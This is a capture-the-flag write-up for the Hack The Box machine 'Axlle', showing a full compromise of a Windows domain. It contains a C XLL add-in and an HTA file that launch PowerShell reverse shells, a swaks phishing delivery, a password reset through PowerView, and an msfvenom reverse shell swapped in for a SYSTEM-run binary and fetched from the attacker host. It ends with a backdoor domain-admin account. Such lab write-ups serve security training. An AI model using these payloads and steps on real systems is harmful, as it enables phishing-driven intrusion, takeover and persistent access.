HTB-Axlle

Information Gathering

Rustscan

Rustscan finds bunch of open ports. Based on the ports open, this machine seems to be an Active Directory machine.

```
rustscan --addresses 10.10.11.21 --range 1-65535
```


```
PORT      STATE SERVICE          REASON
25/tcp    open  smtp             syn-ack
53/tcp    open  domain           syn-ack
80/tcp    open  http             syn-ack
88/tcp    open  kerberos-sec     syn-ack
135/tcp   open  msrpc            syn-ack
139/tcp   open  netbios-ssn      syn-ack
389/tcp   open  ldap             syn-ack
445/tcp   open  microsoft-ds     syn-ack
464/tcp   open  kpasswd5         syn-ack
593/tcp   open  http-rpc-epmap   syn-ack
636/tcp   open  ldapssl          syn-ack
3268/tcp  open  globalcatLDAP    syn-ack
3269/tcp  open  globalcatLDAPssl syn-ack
3389/tcp  open  ms-wbt-server    syn-ack
5985/tcp  open  wsman            syn-ack
9389/tcp  open  adws             syn-ack
49664/tcp open  unknown          syn-ack
49668/tcp open  unknown          syn-ack
49675/tcp open  unknown          syn-ack
49676/tcp open  unknown          syn-ack
49678/tcp open  unknown          syn-ack
50999/tcp open  unknown          syn-ack
53531/tcp open  unknown          syn-ack
```

One interesting point is that port 25 is open, running SMTP.

Enumeration

HTTP - TCP 80

Website reveals the domain name **axlle.htb** which we add to `/etc/hosts`.



> If you have any outstanding invoices or requests, please email them to accounts@axlle.htb in Excel format. Please note that all macros are disabled due to our security posture.

Based on the website, it seems like the initial foothold could be related to email related phishing.

Shell as gideon.hamill

XLL Exec

Through many attempts, we discovered this mail server is vulnerable to XLL Exec.

> An XLL (Excel Add-In) execution attack is a type of cyber attack that leverages XLL files to execute malicious code within Microsoft Excel. XLL files are dynamic link libraries (DLLs) specifically designed for use with Excel, allowing developers to extend Excel's functionality with custom functions and features.

First, we will create exploit.c file containing the following content:

```
#include <windows.h>

__declspec(dllexport) void __cdecl xlAutoOpen(void);

void __cdecl xlAutoOpen() {
    WinExec("powershell -e <snipped>pAA==", 1);
}

BOOL APIENTRY DllMain(HMODULE hModule,
    DWORD  ul_reason_for_call,
    LPVOID lpReserved
) {
    switch (ul_reason_for_call) {
    case DLL_PROCESS_ATTACH:
    case DLL_THREAD_ATTACH:
    case DLL_THREAD_DETACH:
    case DLL_PROCESS_DETACH:
        break;
    }
    return TRUE;
}
```

We will copy-paste in the powershell reverse shell code from revshells.com to the above exploit.c.

Now that exploit.c is ready, we will compile it:

```
x86_64-w64-mingw32-gcc -fPIC -shared -o shell.xll exploit.c -luser32
```

```
┌──(yoon㉿kali)-[~/Documents/htb/axlle]
└─$ x86_64-w64-mingw32-gcc -fPIC -shared -o shell.xll exploit.c -luser32
```

Let's send the compiled shell.xll to `accounts@axlle.htb` using swaks:

```
swaks --to accounts@axlle.htb --from root@test.htb --body "Shell" --header "Subject: Help me Breach the System" --attach @shell.xll
```

```
┌──(yoon㉿kali)-[~/Documents/htb/axlle]
└─$ swaks --to accounts@axlle.htb --from root@test.htb --body "Shell" --header "Subject: Help me Breach the System" --attach @shell.xll
=== Trying axlle.htb:25...
=== Connected to axlle.htb.
<-  220 MAINFRAME ESMTP
 -> EHLO kali
<-  250-MAINFRAME
<-  250-SIZE 20480000
<-  250-AUTH LOGIN
<-  250 HELP
 -> MAIL FROM:<root@test.htb>
<-  250 OK
 -> RCPT TO:<accounts@axlle.htb>
<-  250 OK
 -> DATA
```

Waiting for a few seconds, user inside the system reads the maliciously crafted payload and executes the reverse shell command:

```
┌──(yoon㉿kali)-[~/Documents/htb/axlle]
└─$ sudo rlwrap nc -lvnp 1337
listening on [any] 1337 ...

connect to [10.10.14.23] from (UNKNOWN) [10.10.11.21] 57067
PS C:\> whoami
axlle\gideon.hamill
PS C:\>
```

Privesc: gideon to dallon

Exploring around the file system, we discovered .eml file inside hmailserver:

```
PS C:\Program Files (x86)\hMailServer\Data\axlle.htb\dallon.matrix\2F> dir


    Directory: C:\Program Files (x86)\hMailServer\Data\axlle.htb\dallon.matrix\2F


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----          1/1/2024   6:32 AM            997 {2F7523BD-628F-4359-913E-A873FCC59D0F}.eml
```

email is saying that shortcuts inside `C:\inetpub\testing` will be tested using automation:

```
PS C:\Program Files (x86)\hMailServer\Data\axlle.htb\dallon.matrix\2F> type *
Return-Path: webdevs@axlle.htb
Received: from bumbag (Unknown [192.168.77.153])
        by MAINFRAME with ESMTP
        ; Mon, 1 Jan 2024 06:32:24 -0800
Date: Tue, 02 Jan 2024 01:32:23 +1100
To: dallon.matrix@axlle.htb,calum.scott@axlle.htb,trent.langdon@axlle.htb,dan.kendo@axlle.htb,david.brice@axlle.htb,fra
nkie.rose@axlle.htb,samantha.fade@axlle.htb,jess.adams@axlle.htb,emily.cook@axlle.htb,phoebe.graham@axlle.htb,matt.drew
@axlle.htb,xavier.edmund@axlle.htb,baz.humphries@axlle.htb,jacob.greeny@axlle.htb
From: webdevs@axlle.htb
Subject: OSINT Application Testing
Message-Id: <20240102013223.019081@bumbag>
X-Mailer: swaks v20201014.0 jetmore.org/john/code/swaks/

Hi everyone,

The Web Dev group is doing some development to figure out the best way to automate the checking and addition of URLs in
to the OSINT portal.

We ask that you drop any web shortcuts you have into the C:\inetpub\testing folder so we can test the automation.

Yours in click-worthy URLs,

The Web Dev Team
```

HTA

Let's create maliciously crafted .hta file inside `C:\inetpub\testing` and wait for the automation to run it.

> An HTA (HTML Application) attack is a type of cyber attack that exploits the capabilities of HTA files to execute malicious code on a victim's system. HTA files are HTML files that are executed by the Microsoft HTML Application Host (`mshta.exe`). They have the file extension `.hta` and can contain a mix of HTML, VBScript, JavaScript, and other web technologies. When opened, HTA files run as standalone applications with the same privileges as the user.


We will create shell.hta file with the following content:

```
<html>
<head>
<HTA:APPLICATION ID="shell">
<script language="javascript">
        var c = "powershell -e <snipped>pAA==";
        new ActiveXObject('WScript.Shell').Run(c, 0, true);
</script>
</head>
```


```
<body>
<script>self.close();</script>
</body>
</html>
```

Now on the target system, we will execute following commands so that it will download shell.hta and create shortcut leading to it:


```
$url = "file://10.10.14.36/share/shell.hta"
$shortcutPath = "C:\inetpub\testing\shell.url"
$shortcutContent = "[InternetShortcut]`r`nURL=$url"
Set-Content -Path $shortcutPath -Value $shortcutContent
```



After waiting for few seconds, target system downloads shell.hta from our kali machine:



Upon downloading, reverse shell is spawned in few seconds:



Privesc: dallon to jacob

Bloodhound

Since this is an Active Directory machine, we will upload and run bloodhound.exe:

```
PS C:\users\dallon.matrix\Downloads> .\SharpHound.exe
2024-06-26T18:38:22.1387105-07:00|INFORMATION|This version of SharpHound is compatible with the 4.2 Release of BloodHound
2024-06-26T18:38:22.2480862-07:00|INFORMATION|Resolved Collection Methods: Group, LocalAdmin, Session, Trusts, ACL, Container, RD
P, ObjectProps, DCOM, SPNTargets, PSRemote
2024-06-26T18:38:22.2637111-07:00|INFORMATION|Initializing SharpHound at 6:38 PM on 6/26/2024
2024-06-26T18:38:27.3105868-07:00|INFORMATION|Flags: Group, LocalAdmin, Session, Trusts, ACL, Container, RDP, ObjectProps, DCOM,
SPNTargets, PSRemote
2024-06-26T18:38:27.4668508-07:00|INFORMATION|Beginning LDAP search for axlle.htb
2024-06-26T18:38:27.4980983-07:00|INFORMATION|Producer has finished, closing LDAP channel
2024-06-26T18:38:27.5137086-07:00|INFORMATION|LDAP channel closed, waiting for consumers
2024-06-26T18:38:58.4199738-07:00|INFORMATION|Status: 0 objects finished (+0 0)/s -- Using 36 MB RAM
2024-06-26T18:39:12.7012082-07:00|INFORMATION|Consumers finished, closing output channel
2024-06-26T18:39:12.7324579-07:00|INFORMATION|Output channel closed, waiting for output task to complete
Closing writers
2024-06-26T18:39:12.9199589-07:00|INFORMATION|Status: 113 objects finished (+113 2.511111)/s -- Using 45 MB RAM
2024-06-26T18:39:12.9199589-07:00|INFORMATION|Enumeration finished in 00:00:45.4664801
2024-06-26T18:39:12.9980894-07:00|INFORMATION|Saving cache with stats: 72 ID to type mappings.
 72 name to SID mappings.
 0 machine sid mappings.
 2 sid to domain mappings.
 0 global catalog mappings.
2024-06-26T18:39:12.9980894-07:00|INFORMATION|SharpHound Enumeration Completed at 6:39 PM on 6/26/2024! Happy Graphing!
```

Let's download the created zip file.

We will first start impacket-smbserver:

`impacket-smbserver share $(pwd) -smb2support`

```
┌──(yoon㉿kali)-[~/Documents/htb/axlle]
└─$ impacket-smbserver share $(pwd) -smb2support
Impacket v0.11.0 - Copyright 2023 Fortra

[*] Config file parsed
[*] Callback added for UUID 4B324FC8-1670-01D3-1278-5A47BF6EE188 V:3.0
[*] Callback added for UUID 6BFFD098-A112-3610-9833-46C3F87E345A V:1.0
[*] Config file parsed
[*] Config file parsed
```

Use `net use` command to transfer the zip file to local kali machine:


```
net use * \\10.10.14.23\share
copy 20240626183912_BloodHound.zip Z:
```

```
PS C:\users\dallon.matrix\Downloads> net use * \\10.10.14.23\share
Drive Z: is now connected to \\10.10.14.23\share.

The command completed successfully.

PS C:\users\dallon.matrix\Downloads> copy 20240626183912_BloodHound.zip Z:
```

After opening the zip file through bloodhound, we can see that user dallon has **forcechangepassword** right for user jacob and baz.



ForceChangePassword

> The members of the group WEB DEVS@AXLLE.HTB have the capability to change the user JACOB.GREENY@AXLLE.HTB's password without knowing that user's current password.

Let's first transfer powerview.ps1:

```
copy \\10.10.14.23\share\PowerView.ps1
```

Now we will change the password for user jacob to anything we want:

```
$pass = ConvertTo-SecureString 'SuperSecuredPassword123!' -AsPlainText -
Force
Set-DomainUserPassword -Identity Jacob.Greeny -AccountPassword $pass
```

```
PS C:\users\dallon.matrix\Downloads> . ./PowerView.ps1
PS C:\users\dallon.matrix\Downloads> $pass = ConvertTo-SecureString 'SuperSecuredPassword123!' -AsPlainText -Force
PS C:\users\dallon.matrix\Downloads> Set-DomainUserPassword -Identity Jacob.Greeny -AccountPassword $pass
```

We can winrm in as jacob using the changed password:

```
┌──(yoon㉿kali)-[~/Documents/htb/axlle]
└─$ sudo evil-winrm -i axlle.htb -u Jacob.Greeny -p 'SuperSecuredPassword123!'

Evil-WinRM shell v3.5

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\jacob.greeny\Documents> whoami
axlle\jacob.greeny
```

Privesc: jacob to administrator

Inside App Development folder, there is a README.md file:

```
*Evil-WinRM* PS C:\App Development\kbfiltr> dir


    Directory: C:\App Development\kbfiltr


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----         1/1/2024  10:03 PM                exe
d-----         1/1/2024  10:03 PM                sys
-a----        12/14/2023  11:39 AM           2528 kbfiltr.sln
-a----         6/11/2024  11:16 PM           2805 README.md
```

README.md file is saying standalonerunner.exe file is being ran as a SYSTEM with automation:

```
**NOTE: I have automated the running of `C:\Program Files (x86)\Windows Kits\10\Testing\StandaloneTesting\Internal\x64\standalonerunner.exe` as SYSTEM to test and debug this driver in a standalone environment**
```

Inside `C:\Program Files (x86)\Windows Kits\10\Testing\StandaloneTesting\Internal\x64`, we can find standalonerunner.exe:

```
*Evil-WinRM* PS C:\Program Files (x86)\Windows Kits\10\Testing\StandaloneTesting\INternal\x64> dir


    Directory: C:\Program Files (x86)\Windows Kits\10\Testing\StandaloneTesting\INternal\x64


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----         9/30/2023   3:08 AM          33392 standalonerunner.exe
-a----         9/30/2023   3:08 AM          43632 standalonexml.dll
```

Let's check the permission:

`icacls standalonerunner.exe`

```
*Evil-WinRM* PS C:\Program Files (x86)\Windows Kits\10\Testing\StandaloneTesting\INternal\x64> icacls standalonerunner.exe
standalonerunner.exe AXLLE\App Devs:(I)(RX,W)
                     Everyone:(I)(R)
                     AXLLE\Administrator:(I)(F)
                     BUILTIN\Users:(I)(R)
                     NT AUTHORITY\SYSTEM:(I)(F)
                     BUILTIN\Administrators:(I)(F)
                     BUILTIN\Users:(I)(RX)
                     APPLICATION PACKAGE AUTHORITY\ALL APPLICATION PACKAGES:(I)(RX)
                     APPLICATION PACKAGE AUTHORITY\ALL RESTRICTED APPLICATION PACKAGES:(I)(RX)
```

- **Full Control**: `AXLLE\Administrator`, `NT AUTHORITY\SYSTEM`, `BUILTIN\Administrators`.
- **Read & Execute, Write**: `AXLLE\App Devs`.
- **Read & Execute**: `BUILTIN\Users`, `APPLICATION PACKAGE AUTHORITY\ALL APPLICATION PACKAGES`, `APPLICATION PACKAGE AUTHORITY\ALL RESTRICTED APPLICATION PACKAGES`.
- **Read Only**: `Everyone`.

Since jacob is in App Devs group, we should be able to write on this file.

Let's replace standalonerunner.exe with our maliciously crafted payload.

We will first create reverse shell exe file using msfvenom:

`msfvenom -p windows/shell_reverse_tcp LHOST=10.10.14.23 LPORT=9001 -f exe -o rev.exe`

```
┌──(yoon㉿kali)-[~/Documents/htb/axlle]
└─$ msfvenom -p windows/shell_reverse_tcp LHOST=10.10.14.23 LPORT=9001 -f exe -o rev.exe

[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 324 bytes
Final size of exe file: 73802 bytes
Saved as: rev.exe
```

Copy the reverse shell payload to the system and replace standalonerunner.exe:

```
wget http://10.10.14.23:1234/rev.exe -o standalonerunner.exe
```

```
*Evil-WinRM* PS C:\Program Files (x86)\Windows Kits\10\Testing\StandaloneTesting\INternal\x64> wget http://10.10.14.23:1234/rev.e
xe -o standalonerunner.exe
```

Waiting for few seconds, automation runs the reverse shell payload as the system and we get a shell as the administrator:

```
┌──(yoon㉿kali)-[~/Documents/htb/axlle]
└─$ sudo rlwrap nc -lvnp 9001
listening on [any] 9001 ...
connect to [10.10.14.23] from (UNKNOWN) [10.10.11.21] 56892
Microsoft Windows [Version 10.0.20348.2527]
(c) Microsoft Corporation. All rights reserved.

C:\>whoami
whoami
axlle\administrator
```

Persistence

We will add a user hacker for persistence and give it domain admins access:

```
net user hacker P@ssw0rd! /add
net group "Domain Admins" /add hacker
```

```
C:\Users>net user hacker P@ssw0rd! /add
net user hacker P@ssw0rd! /add
The command completed successfully.


C:\Users>net group "Domain Admins" /add hacker
net group "Domain Admins" /add hacker
The command completed successfully.
```

We can now winrm in as hacker:

```
┌──(yoon㉿kali)-[~/Documents/htb/axlle]
└─$ evil-winrm -u hacker -p 'P@ssw0rd!' -i axlle.htb

Evil-WinRM shell v3.5

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented
achine

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\hacker\Documents> whoami
axlle\hacker
*Evil-WinRM* PS C:\Users\hacker\Documents>
```

References

- https://swisskyrepo.github.io/InternalAllTheThings/redteam/access/office-attacks/#xll-exec

- https://book.hacktricks.xyz/generic-methodologies-and-resources/shells/windows#hta-example